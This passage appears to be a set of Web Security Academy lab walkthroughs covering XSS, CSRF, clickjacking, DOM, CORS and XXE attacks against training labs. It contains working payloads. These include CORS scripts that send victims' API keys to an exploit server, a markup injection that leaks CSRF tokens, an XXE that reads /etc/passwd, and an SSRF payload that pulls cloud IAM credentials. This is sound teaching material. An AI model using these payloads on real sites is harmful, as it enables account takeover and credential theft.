- Place the cursor before the `=` character and click "Add \$" twice to create a payload position. The value of the search term should now be: `<svg><animateTransform%20$$=1>`
- Visit the [XSS cheat sheet](#) and click "Copy events to clipboard".
- In Burp Intruder, in the Payloads tab, click "Clear" to remove the previous payloads. Then click "Paste" to paste the list of attributes into the payloads list. Click "Start attack".
- When the attack is finished, review the results. Note that all payloads caused an HTTP 400 response, except for the `onbegin` payload, which caused a 200 response.


```
https://your-lab-id.web-security-academy.net/?
search=%22%3E%3Csvg%3E%3CanimateTransform%20onbegin=alert(1)%3E
```

🔗 Lab: Reflected XSS into attribute with angle brackets HTML-encoded

- Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
- Observe that the random string has been reflected inside a quoted attribute.
- Replace your input with the following payload to escape the quoted attribute and inject an event handler:


```
"onmouseover="alert(1)
```
- Verify the technique worked by right-clicking, selecting "Copy URL", and pasting the URL in your browser. When you move the mouse over the injected element it should trigger an alert.

🔗 Lab: Stored XSS into anchor `href` attribute with double quotes HTML-encoded

1. Post a comment with a random alphanumeric string in the "Website" input, then use Burp Suite to intercept the request and send it to Burp Repeater.
2. Make a second request in the browser to view the post and use Burp Suite to intercept the request and send it to Burp Repeater.
3. Observe that the random string in the second Repeater tab has been reflected inside an anchor `href` attribute.
4. Repeat the process again but this time replace your input with the following payload to inject a JavaScript URL that calls `alert`: `javascript:alert(1)`
5. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in your browser. Clicking the name above your comment should trigger an alert.

🔗Lab: Reflected XSS in canonical link tag

1. Visit the following URL, replacing `your-lab-id` with your lab ID:
`https://your-lab-id.web-security-academy.net/?%27accesskey=%27x%27onclick=%27alert(1)` This sets the `x` key as an access key for the whole page. When a user presses the access key, the `alert` function is called.
2. To trigger the exploit on yourself, press one of the following key combinations:
 - On Windows: `ALT+SHIFT+X`
 - On MacOS: `CTRL+ALT+X`
 - On Linux: `Alt+X`

🔗Lab: Reflected XSS into a JavaScript string with single quote and backslash escaped

1. Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
2. Observe that the random string has been reflected inside a JavaScript string.
3. Try sending the payload `test'payload` and observe that your single quote gets backslash-escaped, preventing you from breaking out of the string.
4. Replace your input with the following payload to break out of the script block and inject a new script:
`</script><script>alert(1)</script>`
5. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in your browser. When you load the page it should trigger an alert.

🔗Lab: Reflected XSS into a JavaScript string with angle brackets HTML encoded

1. Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
2. Observe that the random string has been reflected inside a JavaScript string.
3. Replace your input with the following payload to break out of the JavaScript string and inject an alert: `' - alert(1) - '`
4. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in your browser. When you load the page it should trigger an alert.

🔗Lab: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

1. Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
2. Observe that the random string has been reflected inside a JavaScript string.
3. Try sending the payload `test'payload` and observe that your single quote gets backslash-escaped, preventing you from breaking out of the string.
4. Try sending the payload `test\payload` and observe that your backslash doesn't get escaped.
5. Replace your input with the following payload to break out of the JavaScript string and inject an alert: `\ ' - alert(1) //`
6. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in your browser. When you load the page it should trigger an alert.

🔗Lab: Stored XSS into `onclick` event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped

1. Post a comment with a random alphanumeric string in the "Website" input, then use Burp Suite to intercept the request and send it to Burp Repeater.
2. Make a second request in the browser to view the post and use Burp Suite to intercept the request and send it to Burp Repeater.
3. Observe that the random string in the second Repeater tab has been reflected inside an `onclick` event handler attribute.

4. Repeat the process again but this time modify your input to inject a JavaScript URL that calls `alert`, using the following payload: `http://foo?'-alert(1)-'`
5. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in your browser. Clicking the name above your comment should trigger an alert.

🔗Lab: Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped

1. Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
2. Observe that the random string has been reflected inside a JavaScript template string.
3. Replace your input with the following payload to execute JavaScript inside the template string: `${alert(1)}`
4. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in your browser. When you load the page it should trigger an alert.

🔗Lab: Reflected XSS protected by CSP, with dangling markup attack

1. Log in to the lab using the account provided above.
2. Examine the "Update email" function. Observe that there is an XSS vulnerability in the `email` parameter.
3. Go to the Burp menu and launch the [Burp Collaborator client](#).
4. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
5. Back in the lab, go to the exploit server and add the following code, replacing `your-lab-id` with your lab ID, and replacing `your-collaborator-id` with the payload that you just copied from Burp Collaborator.


```
<script> location='https://your-lab-id.web-security-academy.net/my-account?email=%22%3E%3Ctable%20background=%27//your-collaborator-id.burpcollaborator.net?'; </script>
```
6. Click "Store" and then "Deliver exploit to victim". If the target user visits the website containing this malicious script while they are still logged in to the lab website, their browser will send a request containing their [CSRF token](#) to your malicious website. You can then steal this token using the Burp Collaborator client.
7. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again. You should see an HTTP interaction that was initiated by the application. Select the HTTP interaction, go to the "Request" tab, and copy the user's CSRF token.
8. With Burp's intercept feature switched on, go back to the update email function of the lab and submit a request to change the email to any random address.
9. In Burp, go to the intercepted request and change the value of the email parameter to `hacker@evil-user.net`.
10. Right-click on the request and, from the context menu, select "Engagement tools" and then "Generate CSRF PoC". The popup shows both the request and the CSRF HTML that is generated by it. In the request, replace the CSRF token with the one that you stole from the victim earlier.
11. Click "Options" and make sure that the "Include auto-submit script" is activated.
12. Click "Regenerate" to update the CSRF HTML so that it contains the stolen token, then click "Copy HTML" to save it to your clipboard.
13. Drop the request and switch off the intercept feature.
14. Go back to the exploit server and paste the CSRF HTML into the body. You can overwrite the script that we entered earlier.
15. Click "Store" and "Deliver exploit to victim". The user's email will be changed to `hacker@evil-user.net`.

🔗Cross-site request forgery (CSRF)

🔗Lab: CSRF vulnerability with no defenses

1. With your browser proxying traffic through Burp Suite, log in to your account, submit the "Update email" form, and find the resulting request in your Proxy history.
2. If you're using [Burp Suite Professional](#), right-click on the request and select Engagement tools / Generate CSRF PoC. Enable the option to include an auto-submit script and click "Regenerate". Alternatively, if you're using [Burp Suite Community Edition](#), use the following HTML template and fill in the request's method, URL, and body parameters. You can get the request URL by right-clicking and selecting "Copy URL".


```
<script> document.forms[0].submit(); </script>
```
3. Go to the exploit server, paste your exploit HTML into the "Body" section, and click "Store".
4. To verify that the exploit works, try it on yourself by clicking "View exploit" and then check the resulting HTTP request and response.
5. Click "Deliver to victim" to solve the lab.

🔗Lab: CSRF where token validation depends on request method

1. With your browser proxying traffic through Burp Suite, log in to your account, submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater and observe that if you change the value of the `csrf` parameter then the request is rejected.
3. Use "Change request method" on the context menu to convert it into a GET request and observe that the [CSRF token](#) is no longer verified.
4. If you're using [Burp Suite Professional](#), right-click on the request, and from the context menu select Engagement tools / Generate CSRF PoC. Enable the option to include an auto-submit script and click "Regenerate".
Alternatively, if you're using [Burp Suite Community Edition](#), use the following HTML template and fill in the request's method, URL, and body parameters. You can get the request URL by right-clicking and selecting "Copy URL".
,

```
<script>    document.forms[0].submit(); </script>
```
5. Go to the exploit server, paste your exploit HTML into the "Body" section, and click "Store".
6. To verify if the exploit will work, try it on yourself by clicking "View exploit" and checking the resulting HTTP request and response.
7. Click "Deliver to victim" to solve the lab.

🔗Lab: CSRF where token validation depends on token being present

1. With your browser proxying traffic through Burp Suite, log in to your account, submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater and observe that if you change the value of the `csrf` parameter then the request is rejected.
3. Delete the `csrf` parameter entirely and observe that the request is now accepted.
4. If you're using [Burp Suite Professional](#), right-click on the request, and from the context menu select Engagement tools / Generate CSRF PoC. Enable the option to include an auto-submit script and click "Regenerate".
Alternatively, if you're using [Burp Suite Community Edition](#), use the following HTML template and fill in the request's method, URL, and body parameters. You can get the request URL by right-clicking and selecting "Copy URL".
,

```
<script>    document.forms[0].submit(); </script>
```
5. Go to the exploit server, paste your exploit HTML into the "Body" section, and click "Store".
6. To verify if the exploit will work, try it on yourself by clicking "View exploit" and checking the resulting HTTP request and response.
7. Click "Deliver to victim" to solve the lab.

🔗Lab: CSRF where token is not tied to user session

1. With your browser proxying traffic through Burp Suite, log in to your account, submit the "Update email" form, and intercept the resulting request.
2. Make a note of the value of the [CSRF token](#), then drop the request.
3. Open a private/incognito browser window, log in to your other account, and send the update email request into Burp Repeater.
4. Observe that if you swap the CSRF token with the value from the other account, then the request is accepted.
5. Create and host a proof of concept exploit as described in the solution to the [CSRF vulnerability with no defenses](#) lab. Note that the [CSRF tokens](#) are single-use, so you'll need to include a fresh one.
6. Store the exploit, then click "Deliver to victim" to solve the lab.

🔗Lab: CSRF where token is tied to non-session cookie

1. With your browser proxying traffic through Burp Suite, log in to your account, submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater and observe that changing the `session` cookie logs you out, but changing the `csrfKey` cookie merely results in the [CSRF token](#) being rejected. This suggests that the `csrfKey` cookie may not be strictly tied to the session.
3. Open a private/incognito browser window, log in to your other account, and send a fresh update email request into Burp Repeater.
4. Observe that if you swap the `csrfKey` cookie and `csrf` parameter from the first account to the second account, the request is accepted.
5. Close the Repeater tab and incognito browser.

6. Back in the original browser, perform a search, send the resulting request to Burp Repeater, and observe that the search term gets reflected in the Set-Cookie header. Since the search function has no CSRF protection, you can use this to inject cookies into the victim user's browser.
7. Create a URL that uses this vulnerability to inject your `csrfKey` cookie into the victim's browser:
`/?search=test%0d%0aSet-Cookie:%20csrfKey=your-key`
8. Create and host a proof of concept exploit as described in the solution to the [CSRF vulnerability with no defenses](#) lab, ensuring that you include your [CSRF token](#). The exploit should be created from the email change request.
9. Remove the `script` block, and instead add the following code to inject the cookie:
``
10. Store the exploit, then click "Deliver to victim" to solve the lab.

🔗 Lab: CSRF where token is duplicated in cookie

1. With your browser proxying traffic through Burp Suite, log in to your account, submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater and observe that the value of the `csrf` body parameter is simply being validated by comparing it with the `csrf` cookie.
3. Perform a search, send the resulting request to Burp Repeater, and observe that the search term gets reflected in the Set-Cookie header. Since the search function has no CSRF protection, you can use this to inject cookies into the victim user's browser.
4. Create a URL that uses this vulnerability to inject a fake `csrf` cookie into the victim's browser:
`/?search=test%0d%0aSet-Cookie:%20csrf=fake`
5. Create and host a proof of concept exploit as described in the solution to the [CSRF vulnerability with no defenses](#) lab, ensuring that your [CSRF token](#) is set to "fake". The exploit should be created from the email change request.
6. Remove the `script` block, and instead add the following code to inject the cookie and submit the form:
``
7. Store the exploit, then click "Deliver to victim" to solve the lab.

🔗 Lab: CSRF where Referer validation depends on header being present

1. With your browser proxying traffic through Burp Suite, log in to your account, submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater and observe that if you change the domain in the Referer HTTP header then the request is rejected.
3. Delete the Referer header entirely and observe that the request is now accepted.
4. Create and host a proof of concept exploit as described in the solution to the [CSRF vulnerability with no defenses](#) lab. Include the following HTML to suppress the Referer header:
`<meta name="referrer" content="no-referrer">`
5. Store the exploit, then click "Deliver to victim" to solve the lab.

🔗 Lab: CSRF with broken Referer validation

1. With your browser proxying traffic through Burp Suite, log in to your account, submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater. Observe that if you change the domain in the Referer HTTP header, the request is rejected.
3. Copy the original domain of your lab instance and append it to the Referer header in the form of a query string. The result should look something like this:
`Referer: https://arbitrary-incorrect-domain.net?your-lab-id.web-security-academy.net`
4. Send the request and observe that it is now accepted. The website seems to accept any Referer header as long as it contains the expected domain somewhere in the string.
5. Create a CSRF proof of concept exploit as described in the solution to the [CSRF vulnerability with no defenses](#) lab and host it on the exploit server. Edit the JavaScript so that the third argument of the `history.pushState()` function includes a query string with your lab instance URL as follows:
`history.pushState("", "", "/?your-lab-id.web-security-academy.net")` This will cause the Referer header in the generated request to contain the URL of the target site in the query string, just like we tested earlier.
6. If you store the exploit and test it by clicking "View exploit", you may encounter the "invalid Referer header" error again. This is because many browsers now strip the query string from the Referer header by default as a security measure. To override this behavior and ensure that the full URL is included in the request, go back to the exploit server and add the following header to the "Head" section:

Referrer-Policy: unsafe-url Note that unlike the normal Referer header, the word "referrer" must be spelled correctly in this case.

7. Store the exploit, then click "Deliver to victim" to solve the lab.

🔗 Clickjacking

🔗 Lab: Basic clickjacking with CSRF token protection

1. Log in to your account on the target website.
2. Go to the exploit server and paste the following HTML template into the "Body" section:

```
`<style>
  iframe {
    position:relative;
    width:$width_value;
    height: $height_value;
    opacity: $opacity;
    z-index: 2;
  }
  div {
    position:absolute;
    top:$top_value;
    left:$side_value;
    z-index: 1;
  }
</style>
```

Test me

```
<iframe src="$url"></iframe> `
```

3. Make the following adjustments to the template:
 - Replace \$url in the iframe src attribute with the URL for the target website's user account page.
 - Substitute suitable pixel values for the \$height_value and \$width_value variables of the iframe (we suggest 700px and 500px respectively).
 - Substitute suitable pixel values for the \$top_value and \$side_value variables of the decoy web content so that the "Delete account" button and the "Test me" decoy action align (we suggest 300px and 60px respectively).
 - Set the opacity value \$opacity to ensure that the target iframe is transparent. Initially, use an opacity of 0.1 so that you can align the iframe actions and adjust the position values as necessary. For the submitted attack a value of 0.0001 will work.
4. Click "Store" and then "View exploit".
5. Hover over "Test me" and ensure the cursor changes to a hand indicating that the div element is positioned correctly. **Do not actually click the "Delete account" button yourself.** If you do, the lab will be broken and you will need to wait until it resets to try again (about 20 minutes). If the div does not line up properly, adjust the top and left properties of the style sheet.
6. Once you have the div element lined up correctly, change "Test me" to "Click me" and click "Store".
7. Click on "Deliver exploit to victim" and the lab should be solved.

🔗 Lab: Clickjacking with form input data prefilled from a URL parameter

1. Log in to the account on the target website.
2. Go to the exploit server and paste the following HTML template into the "Body" section :

```
`<style>
  iframe {
    position:relative;
    width:$width_value;
    height: $height_value;
    opacity: $opacity;
    z-index: 2;
  }
  div {
    position:absolute;
    top:$top_value;
    left:$side_value;
    z-index: 1;
```

```
}
</style>
```

Test me

```
<iframe src="$url?email=hacker@attacker-website.com"></iframe> `
```

3. Make the following adjustments to the template:
 - Replace \$url with the URL of the target website's user account page, which contains the "Update email" form.
 - Substitute suitable pixel values for the \$height_value and \$width_value variables of the iframe (we suggest 700px and 500px respectively).
 - Substitute suitable pixel values for the \$top_value and \$side_value variables of the decoy web content so that the "Update email" button and the "Test me" decoy action align (we suggest 400px and 80px respectively).
 - Set the opacity value \$opacity to ensure that the target iframe is transparent. Initially, use an opacity of 0.1 so that you can align the iframe actions and adjust the position values as necessary. For the submitted attack a value of 0.0001 will work.
4. Click "Store" and then "View exploit".
5. Hover over "Test me" and ensure the cursor changes to a hand indicating that the div element is positioned correctly. If not, adjust the position of the div element by modifying the top and left properties of the style sheet.
6. Once you have the div element lined up correctly, change "Test me" to "Click me" and click "Store".
7. Now click on "Deliver exploit to victim" and the lab should be solved.

🔗 Lab: Clickjacking with a frame buster script

1. Log in to the account on the target website.
2. Go to the exploit server and paste the following HTML template into the "Body" section:

```
<style>
```

```
  iframe {
    position: relative;
    width: $width_value;
    height: $height_value;
    opacity: $opacity;
    z-index: 2;
  }
```

```
  div {
    position: absolute;
    top: $top_value;
    left: $side_value;
    z-index: 1;
  }
</style>
```

Test me

```
<iframe sandbox="allow-forms" src="$url?email=hacker@attacker-website.com"></iframe> `
```

3. Make the following adjustments to the template:
 - Replace \$url in the iframe src attribute with the URL of the target website's user account page, which contains the "Update email" form.
 - Substitute suitable pixel values for the \$height_value and \$width_value variables of the iframe (we suggest 700px and 500px respectively).
 - Substitute suitable pixel values for the \$top_value and \$side_value variables of the decoy web content so that the "Update email" button and the "Test me" decoy action align (we suggest 385px and 80px respectively).
 - Set the opacity value \$opacity to ensure that the target iframe is transparent. Initially, use an opacity of 0.1 so that you can align the iframe actions and adjust the position values as necessary. For the submitted attack a value of 0.0001 will work.

Notice the use of the sandbox="allow-forms" attribute that neutralizes the frame buster script.

4. Click "Store" and then "View exploit".
5. Hover over "Test me" and ensure the cursor changes to a hand indicating that the div element is positioned correctly. If not, adjust the position of the div element by modifying the top and left properties of the style sheet.
6. Once you have the div element lined up correctly, change "Test me" to "Click me" and click "Store".

7. Now click on "Deliver exploit to victim" and the lab should be solved.

🔗 Lab: Exploiting clickjacking vulnerability to trigger DOM-based XSS

1. Go to the exploit server and paste the following HTML template into the "Body" section:


```
`<style>
```

```
  iframe {
    position: relative;
    width: $width_value;
    height: $height_value;
    opacity: $opacity;
    z-index: 2;
  }
```

```
  div {
    position: absolute;
    top: $top_value;
    left: $side_value;
    z-index: 1;
  }
```

```
`</style>
```

Test me

```
<iframe src="$url?name=&email=hacker@attacker-website.com&subject=test&message=test#feedbackResult"></iframe>`
```

2. Make the following adjustments to the template:

- Replace `$url` in the `iframe src` attribute with the URL for the target website's "Submit feedback" page.
- Substitute suitable pixel values for the `$height_value` and `$width_value` variables of the `iframe` (we suggest 700px and 500px respectively).
- Substitute suitable pixel values for the `$top_value` and `$side_value` variables of the decoy web content so that the "Submit feedback" button and the "Test me" decoy action align (we suggest 610px and 80px respectively).
- Set the opacity value `$opacity` to ensure that the target `iframe` is transparent. Initially, use an opacity of 0.1 so that you can align the `iframe` actions and adjust the position values as necessary. For the submitted attack a value of 0.0001 will work.

3. Click "Store" and then "View exploit".

4. Hover over "Test me" and ensure the cursor changes to a hand indicating that the `div` element is positioned correctly. If not, adjust the position of the `div` element by modifying the top and left properties of the style sheet.

5. Click "Test me". The print dialog should open.

6. Change "Test me" to "Click me" and click "Store" on the exploit server.

7. Now click on "deliver exploit to victim" and the lab should be solved.

🔗 Lab: Multistep clickjacking

1. Log in to your account on the target website and go to the user account page.

2. Go to the exploit server and paste the following HTML template into the "Body" section:

```
`<style>
```

```
  iframe {
    position: relative;
    width: $width_value;
    height: $height_value;
    opacity: $opacity;
    z-index: 2;
  }
```

```
  .firstClick, .secondClick {
    position: absolute;
    top: $top_value1;
    left: $side_value1;
    z-index: 1;
  }
```

```
  .secondClick {
    top: $top_value2;
    left: $side_value2;
  }
```

```
`</style>
```

Test me first

Test me next

```
<iframe src="$url"></iframe> `
```

3. Make the following adjustments to the template:
 - Replace \$url with the URL for the target website's user account page.
 - Substitute suitable pixel values for the \$width_value and \$height_value variables of the iframe (we suggest 500px and 700px respectively).
 - Substitute suitable pixel values for the \$top_value1 and \$side_value1 variables of the decoy web content so that the "Delete account" button and the "Test me first" decoy action align (we suggest 330px and 50px respectively).
 - Substitute a suitable value for the \$top_value2 and \$side_value2 variables so that the "Test me next" decoy action aligns with the "Yes" button on the confirmation page (we suggest 285px and 225px respectively).
 - Set the opacity value \$opacity to ensure that the target iframe is transparent. Initially, use an opacity of 0.1 so that you can align the iframe actions and adjust the position values as necessary. For the submitted attack a value of 0.0001 will work.
4. Click "Store" and then "View exploit".
5. Hover over "Test me first" and ensure the cursor changes to a hand indicating that the div element is positioned correctly. If not, adjust the position of the div element by modifying the top and left properties inside the firstClick class of the style sheet.
6. Click "Test me first" then hover over "Test me next" and ensure the cursor changes to a hand indicating that the div element is positioned correctly. If not, adjust the position of the div element by modifying the top and left properties inside the secondClick class of the style sheet.
7. Once you have the div element lined up correctly, change "Test me first" to "Click me first", "Test me next" to "Click me next" and click "Store" on the exploit server.
8. Now click on "Deliver exploit to victim" and the lab should be solved.

🔗 DOM-based vulnerabilities

🔗 Lab: DOM XSS using web messages

1. Notice that the home page contains an `addEventListener()` call that listens for a web message.
2. Go to the exploit server and add the following `iframe` to the body. Remember to add your own lab ID:

```
<iframe src="https://your-lab-id.web-security-academy.net/"
onload="this.contentWindow.postMessage('<img src=1 onerror=print()>', '*')">
```
3. Store the exploit and deliver it to the victim.

When the `iframe` loads, the `postMessage()` method sends a web message to the home page. The event listener, which is intended to serve ads, takes the content of the web message and inserts it into the `div` with the ID `ads`. However, in this case it inserts our `img` tag, which contains an invalid `src` attribute. This throws an error, which causes the `onerror` event handler to execute our payload.

🔗 Lab: DOM XSS using web messages and a JavaScript URL

1. Notice that the home page contains an `addEventListener()` call that listens for a [web message](#). The JavaScript contains a flawed `indexOf()` check that looks for the strings `"http:"` or `"https:"` anywhere within the web message. It also contains the sink `location.href`.
2. Go to the exploit server and add the following `iframe` to the body, remembering to replace `your-lab-id` with your lab ID:

```
<iframe src="https://your-lab-id.web-security-academy.net/"
onload="this.contentWindow.postMessage('javascript:print()//http:', '*')">
```
3. Store the exploit and deliver it to the victim.

This script sends a web message containing an arbitrary JavaScript payload, along with the string `"http:"`. The second argument specifies that any `targetOrigin` is allowed for the web message.

When the `iframe` loads, the `postMessage()` method sends the JavaScript payload to the main page. The event listener spots the `"http:"` string and proceeds to send the payload to the `location.href` sink, where the `print()` function is called.

🔗 Lab: DOM XSS using web messages and `JSON.parse`

1. Notice that the home page contains an event listener that listens for a [web message](#). This event listener expects a string that is parsed using `JSON.parse()`. In the JavaScript, we can see that the event listener expects a `type` property and that the `load-channel` case of the `switch` statement changes the `iframe src` attribute.
2. Go to the exploit server and add the following `iframe` to the body, remembering to replace `your-lab-id` with your lab ID:


```
<iframe src=https://your-lab-id.web-security-academy.net/
onload='this.contentWindow.postMessage("{\"type\":\"load-channel\",\"url\":\"javascript:print()\"}\",\"*\")'>
```
3. Store the exploit and deliver it to the victim.

When the `iframe` we constructed loads, the `postMessage()` method sends a web message to the home page with the type `load-channel`. The event listener receives the message and parses it using `JSON.parse()` before sending it to the `switch`.

The `switch` triggers the `load-channel` case, which assigns the `url` property of the message to the `src` attribute of the `ACMEplayer.element iframe`. However, in this case, the `url` property of the message actually contains our JavaScript payload.

As the second argument specifies that any `targetOrigin` is allowed for the web message, and the event handler does not contain any form of origin check, the payload is set as the `src` of the `ACMEplayer.element iframe`. The `print()` function is called when the victim loads the page in their browser.

🔗 Lab: DOM-based open redirection

The blog post page contains the following link, which returns to the home page of the blog:

```
<a href='#' onclick='returnUrl = /url=https?:\/\(.+)\.exec(location);
if(returnUrl)location.href = returnUrl[1];else location.href = "/">Back to Blog</a>
```

The `url` parameter contains an open redirection vulnerability that allows you to change where the "Back to Blog" link takes the user. To solve the lab, construct and visit the following URL, remembering to change the URL to contain your lab ID and your exploit-server ID:

```
https://your-lab-id.web-security-academy.net/post?postId=4&url=https://your-exploit-server-id.web-security-academy.net/
```

🔗 Lab: DOM-based cookie manipulation

1. Notice that the home page uses a client-side cookie called `lastViewedProduct`, whose value is the URL of the last product page that the user visited.
2. Go to the exploit server and add the following `iframe` to the body, remembering to replace `your-lab-id` with your lab ID:


```
<iframe src="https://your-lab-id.web-security-academy.net/product?productId=1&">
<script>print()</script>" onload="if(!window.x)this.src='https://your-lab-id.web-security-academy.net';window.x=1;">
```
3. Store the exploit and deliver it to the victim.

The original source of the `iframe` matches the URL of one of the product pages, except there is a JavaScript payload added to the end. When the `iframe` loads for the first time, the browser temporarily opens the malicious URL, which is then saved as the value of the `lastViewedProduct` cookie. The `onload` event handler ensures that the victim is then immediately redirected to the home page, unaware that this manipulation ever took place. While the victim's browser has the poisoned cookie saved, loading the home page will cause the payload to execute.

🔗 Cross-origin resource sharing (CORS)

🔗 Lab: CORS vulnerability with basic origin reflection

1. With your browser proxying through Burp Suite, turn intercept off then log in and access your account page.
2. Review the history and observe that your key is retrieved via an AJAX request to `/accountDetails`, and the response contains the `Access-Control-Allow-Credentials` header suggesting that it may support CORS.
3. Send the request to Burp Repeater, and resubmit it with the added header: `Origin: https://example.com`

4. Observe that the origin is reflected in the [Access-Control-Allow-Origin] (<https://portswigger.net/web-security/cors/access-control-allow-origin>) header.
5. In your browser, go to the exploit server and enter the following HTML, replacing \$url with your unique lab URL:

```
<script>
  var req = new XMLHttpRequest();
  req.onload = reqListener;
  req.open('get','$url/accountDetails',true);
  req.withCredentials = true;
  req.send();

  function reqListener() {
    location='/log?key='+this.responseText;
  };
</script>
```
6. Click "View exploit". Observe that the exploit works - you have landed on the log page and your API key is in the URL.
7. Go back to the exploit server and click "Deliver exploit to victim".
8. Click "Access log", retrieve and submit the victim's API key to complete the lab.

🔗 Lab: CORS vulnerability with trusted null origin

1. With your browser proxying through Burp Suite, turn intercept off, log in to your account, and click "My account".
2. Review the history and observe that your key is retrieved via an AJAX request to /accountDetails, and the response contains the Access-Control-Allow-Credentials header suggesting that it may support CORS.
3. Send the request to Burp Repeater, and resubmit it with the added header Origin: null.
4. Observe that the "null" origin is reflected in the [Access-Control-Allow-Origin] (<https://portswigger.net/web-security/cors/access-control-allow-origin>) header.
5. In your browser, go to the exploit server and enter the following HTML, replacing \$url with the URL for your unique lab URL and \$exploit-server-url with the exploit server URL

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="<script>
  var req = new XMLHttpRequest(); req.onload = reqListener;
  req.open('get','$url/accountDetails',true); req.withCredentials = true;
  req.send(); function reqListener() { location='$exploit-server-url/log?
key='+encodeURIComponent(this.responseText); }; </script>"></iframe>
```

Notice the use of an iframe sandbox as this generates a null origin request.
6. Click "View exploit". Observe that the exploit works - you have landed on the log page and your API key is in the URL.
7. Go back to the exploit server and click "Deliver exploit to victim".
8. Click "Access log", retrieve and submit the victim's API key to complete the lab.

🔗 Lab: CORS vulnerability with trusted insecure protocols

1. With your browser proxying through Burp Suite, turn intercept off then log in and access your account page.
2. Review the history and observe that your key is retrieved via an AJAX request to /accountDetails, and the response contains the Access-Control-Allow-Credentials header suggesting that it may support CORS.
3. Send the request to Burp Repeater, and resubmit it with the added header Origin: <http://subdomain.lab-id> where lab-id is the lab domain name.
4. Observe that the origin is reflected in the [Access-Control-Allow-Origin] (<https://portswigger.net/web-security/cors/access-control-allow-origin>) header, confirming that the CORS configuration allows access from arbitrary subdomains, both HTTPS and HTTP.
5. Open a product page, click "Check stock" and observe that it is loaded using a HTTP URL on a subdomain.
6. Observe that the productID parameter is vulnerable to XSS.
7. In your browser, go to the exploit server and enter the following HTML, replacing \$your-lab-url with your unique lab URL and \$exploit-server-url with your exploit server URL:

```
<script> document.location="http://stock.$your-lab-url/?productId=4<script>var
req = new XMLHttpRequest(); req.onload = reqListener;
req.open('get','https://$your-lab-url/accountDetails',true); req.withCredentials =
```



```
true;req.send();function reqListener() {location='https://$exploit-server-url/log?
key='%2bthis.responseText; };%3c/script>&storeId=1" </script>
```

8. Click "View exploit". Observe that the exploit works - you have landed on the log page and your API key is in the URL.
9. Go back to the exploit server and click "Deliver exploit to victim".
10. Click "Access log", retrieve and submit the victim's API key to complete the lab.

🔗XML external entity (XXE) injection

🔗Lab: Exploiting XXE using external entities to retrieve files

1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Insert the following external entity definition in between the XML declaration and the `stockCheck` element:

```
<!DOCTYPE test [ <!ENTITY [xxe] (https://portswigger.net/web-security/xxe) SYSTEM
"file:///etc/passwd"> ]>
```
3. Replace the `productId` number with a reference to the external entity: `&xxe;`. The response should contain "Invalid product ID:" followed by the contents of the `/etc/passwd` file.

🔗Lab: Exploiting XXE to perform SSRF attacks

1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Insert the following external entity definition in between the XML declaration and the `stockCheck` element:

```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>
```
3. Replace the `productId` number with a reference to the external entity: `&xxe;`. The response should contain "Invalid product ID:" followed by the response from the metadata endpoint, which will initially be a folder name.
4. Iteratively update the URL in the DTD to explore the API until you reach `/latest/metadata/iam/security-credentials/admin`. This should return JSON containing the `SecretAccessKey`.

🔗Lab: Blind XXE with out-of-band interaction

1. Visit a product page, click "Check stock" and intercept the resulting POST request in [Burp Suite Professional](#).
2. Go to the Burp menu, and launch the [Burp Collaborator client](#).
3. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
4. Insert the following external entity definition in between the XML declaration and the `stockCheck` element, but insert your Burp Collaborator subdomain where indicated:

```
<!DOCTYPE stockCheck [ <!ENTITY xxe SYSTEM "http://YOUR-SUBDOMAIN-
HERE.burpcollaborator.net"> ]>
```
5. Replace the `productId` number with a reference to the external entity: `&xxe;`
6. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.

🔗Lab: Blind XXE with out-of-band interaction via XML parameter entities

1. Visit a product page, click "Check stock" and intercept the resulting POST request in [Burp Suite Professional](#).
2. Go to the Burp menu, and launch the [Burp Collaborator client](#).
3. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
4. Insert the following external entity definition in between the XML declaration and the `stockCheck` element, but insert your Burp Collaborator subdomain where indicated:

```
<!DOCTYPE stockCheck [<!ENTITY % xxe SYSTEM "http://YOUR-SUBDOMAIN-
HERE.burpcollaborator.net"> %xxe; ]>
```
5. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload.

🔗Lab: Exploiting blind XXE to exfiltrate data using a malicious external DTD

1. Using [Burp Suite Professional](#), go to the Burp menu, and launch the [Burp Collaborator client](#).
2. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
